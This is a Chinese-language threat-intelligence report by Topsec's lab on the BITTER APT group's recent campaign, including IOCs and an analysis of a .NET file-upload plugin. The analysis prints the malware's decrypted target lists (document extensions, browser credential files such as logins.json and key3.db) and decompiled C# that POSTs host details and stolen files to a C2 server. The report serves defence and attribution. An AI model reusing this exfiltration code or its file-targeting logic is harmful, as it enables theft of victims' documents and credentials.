听风者实验室

蔓灵花（BITTER）近期攻击活动分析

天融信 TOPSEC

概述

蔓灵花组织（BITTER）的攻击活动最早可以追溯到 2013 年，2018 年以来攻击活动愈发频繁并持续至今。蔓灵花组织长期针对中国和巴基斯坦进行攻击活动，攻击行业涵盖政府、外交、国防、军工、核能等方面。攻击目的以窃取敏感信息为主，具有强烈的政治背景。

近期，天融信听风者实验室 APT 研究团队捕获到 BITTER 组织的攻击活动，向用户投递用户可能感兴趣的诱饵文档，受害者打开文档后下载木马模块执行，实现长期控制，窃取机密文件。

组织名称	蔓灵花
别称	BITTER,APT-C-08,T-APT-17
归属	印度
最早活动时间	2013年11月
最早披露时间	2016年10月
使用语言	C++,C#,Java
攻击平台	Windows、Android
攻击入口	钓鱼邮件、钓鱼链接、水坑攻击
目标组织国家	中国,巴基斯坦,沙特阿拉伯
目标组织行业	政府,国防,外交,军工,电力,核能,航空,商务,教育
利用漏洞	CVE-2012-0158,CVE-2017-11882 CVE-2017-12824,CVE-2018-0798

攻击活动分析


听风者实验室APT 研究团队监控到 BITTER 组织攻击活动线索，研究团队通过对相关样本跟进分析，将相关检测能力布控后，发现 BITTER 组织的攻击活动。以下是本次攻击活动中捕获到的部分插件。攻击组织使用了新的 .NET 文件上传插件。

下载链接	MD5	功能描述
x.x.x.x/RguhsT/RguhsT/MtMpEnq	EF099D5FE4075132BF3812C9D5FFA8F9	后门：.NET后门，接收C2指令执行，C2: 45.11.19.170
x.x.x.x/RguhsT/RguhsT/MsMpEnq	0A2E7C682FC256760BEEC3E19A856CBB7CF4EA9DF2F2E406FAC23D71194C78FD	与MtMpEnq功能C2相同
x.x.x.x/RguhsT/RguhsT/lsapip	660A678CD7202475CF0D2C48B4B52BAB	插件：VC/C++版本文件上传插件，C2: 72.11.134.216
x.x.x.x/RguhsT/RguhsT/sthost	496D2C1D7FF455EC56D270754E65A7D90159DF64E95A4BC0FC1AAFE4AA7FD3B6	插件：.NET版本文件上传插件，C2:23.83.133.128
x.x.x.x/RguhsT/RguhsT/rgdl	99DD93A189FD734FB00246A7A37014D3	插件：设置注册表自启动

文件上传插件分析


文件名： sthost
大小: 18.0 KB
MD5: 496D2C1D7FF455EC56D270754E65A7D9
SHA1: 63E8801F32E59A469D02C5201F218950EED9381B
SHA256: E276E63D089B4E0D4DE92A6876A802AE0F92B004A43FD079CDFB8319F1EF08E7

插件为 32 位 .NET 类型可执行文件。插件开始执行时将解密多个字符串，包括用到的文件名，以及上传文件的 URL 路径 http[:]//23.83.133.128//xxx//sthost.php



图：上传网址

插件执行后首先会判断当前路径下是否存在 History.txt 文件，如果不存在则说明是首次执行，将发送一次主机名和 Macid。



图：获取主机信息

插件会解密多个字符串，用于作为文件路径遍历的筛选条件。包括文件路径黑名单、感兴趣的文件后缀名，重点关注的文件夹。

BlacklistFolder

C:\Windows|C:\$WINDOWS.~BT|C:\Program Files|C:\Program Files (x86)|C:\$Recycle.Bin|C:\ProgramData|\AppData\

RequiredExtension

txt|TXT|text|TEXT|jpg|JPG|jpeg|JPEG|pdf|PDF|doc|docx|DOC|DOCX|xls|xlsx|XLS|XLSX|ppt|pptx|PPT|PPTX|accdb|ACCDB|rar|RAR|zip|ZIP|rtf|RTF|apk|APK|ovpn|OVPN|pfx|PFX|neat|NEAT|err|ERR|eln|ELN|ppi|PPI|er9|ER9|azr|AZR

PriorityFolders

@"Systemfile.txt|\Desktop\|\Downloads\|\Documents\|logins.json|key3.db|D:\|E:\|F:\|G:\|H:\|I:\|J:\|K:\|L:\|M:\"

图：解密数据参数

随后将进行全盘文件遍历，记录所有文件路径，并标记文件修改日期及具体时间，筛选感兴趣的文件路径记录到 Systemfile.txt 中。格式如下表：

文件路径|修改日期|修改时间
C:\Users\All Users\Microsoft\Windows NT\MSScan\WelcomeScan.jpg|11062009|054150

表：文件路径格式

每次上传文件，会先发送文件信息。

```
public void fileInfo(string SystemName, string MacId, string Date, string Time, string Drive, string fileName)
{
    ASCIIEncoding asciiencoding = new ASCIIEncoding();
    string s = string.Concat(new string[]
    {
        "name=",
        SystemName,
        "&id=",
        MacId,
        "&date=",
        Date,
        "&time=",
        Time,
        "&drive=",
        Drive,
        "&filename=",
        fileName
    });
    byte[] bytes = asciiencoding.GetBytes(s);
    for (;;)
    {
        try
        {
            WebRequest webRequest = WebRequest.Create(this.Server);
            webRequest.Method = "POST";
            webRequest.ContentType = "application/x-www-form-urlencoded";
            webRequest.ContentLength = (long)bytes.Length;
            Stream stream = webRequest.GetRequestStream();
            stream.Write(bytes, 0, bytes.Length);
            stream.Close();
            using (WebResponse response = webRequest.GetResponse())
            {
                stream = response.GetResponseStream();
                using (StreamReader streamReader = new StreamReader(stream))
                {
```

图：上传文件信息

随后发送文件内容，而后接收服务器返回数据，判断是否发送成功，将发送成功的文件路径写入 Historyfile.txt。

```
this.fileInfo(SystemName, MacId, date, time, text4, text2);
try
{
    if (!text3.Contains("~") && File.Exists(text3))
    {
        if (num2 == 0)
        {
            using (WebClient webClient = new WebClient())
            {
                byte[] bytes = webClient.UploadFile(this.Server, "POST", text3);
                webClient.Dispose();
                a = Encoding.ASCII.GetString(bytes);
                goto IL_235;
            }
        }
        File.Copy(text3, text2, true);
        using (WebClient webClient2 = new WebClient())
        {
            byte[] bytes2 = webClient2.UploadFile(this.Server, "POST", text2);
            webClient2.Dispose();
            a = Encoding.ASCII.GetString(bytes2);
        }
        File.Delete(text2);
        IL_235:
        if (a == "YES")
        {
            using (FileStream fileStream = new FileStream(this.historyfile, FileMode.Append, FileAccess.Write))
            {
                using (StreamWriter streamWriter = new StreamWriter(fileStream))
                {
                    streamWriter.WriteLine(text);
                    streamWriter.Close();
                    fileStream.Close();
                }
            }
```

图：上传文件信息

执行完成后，将进入短暂休眠，然后重复执行文件上传任务。

BITTER 组织是一个持续活跃的 APT 组织，长期针对国内开展攻击活动。天融信听风者实验室将继续密切跟踪 APT 组织活动，不断研究 APT 组织使用的新型攻击手法，为客户提供应对高等级安全威胁的检测及响应能力，帮助客户有效抵御面临的网络威胁。

IOC

Domain

winaddcontrolsvc.info

homepnrsvcnet.com

IP

82.221.136.27

23.83.133.128

45.11.19.170

72.11.134.216

MD5

EF099D5FE4075132BF3812C9D5FFA8F9

0A2E7C682FC256760BEEC3E19A856CBB

7CF4EA9DF2F2E406FAC23D71194C78FD

660A678CD7202475CF0D2C48B4B52BAB

496D2C1D7FF455EC56D270754E65A7D9

0159DF64E95A4BC0FC1AAFE4AA7FD3B6

99DD93A189FD734FB00246A7A37014D3

578918166854037CDCF1BB3A06A7A4F3

F6B250AFF0E2F5B592A6753C4FDB4475

天融信官方网站

天融信官方微信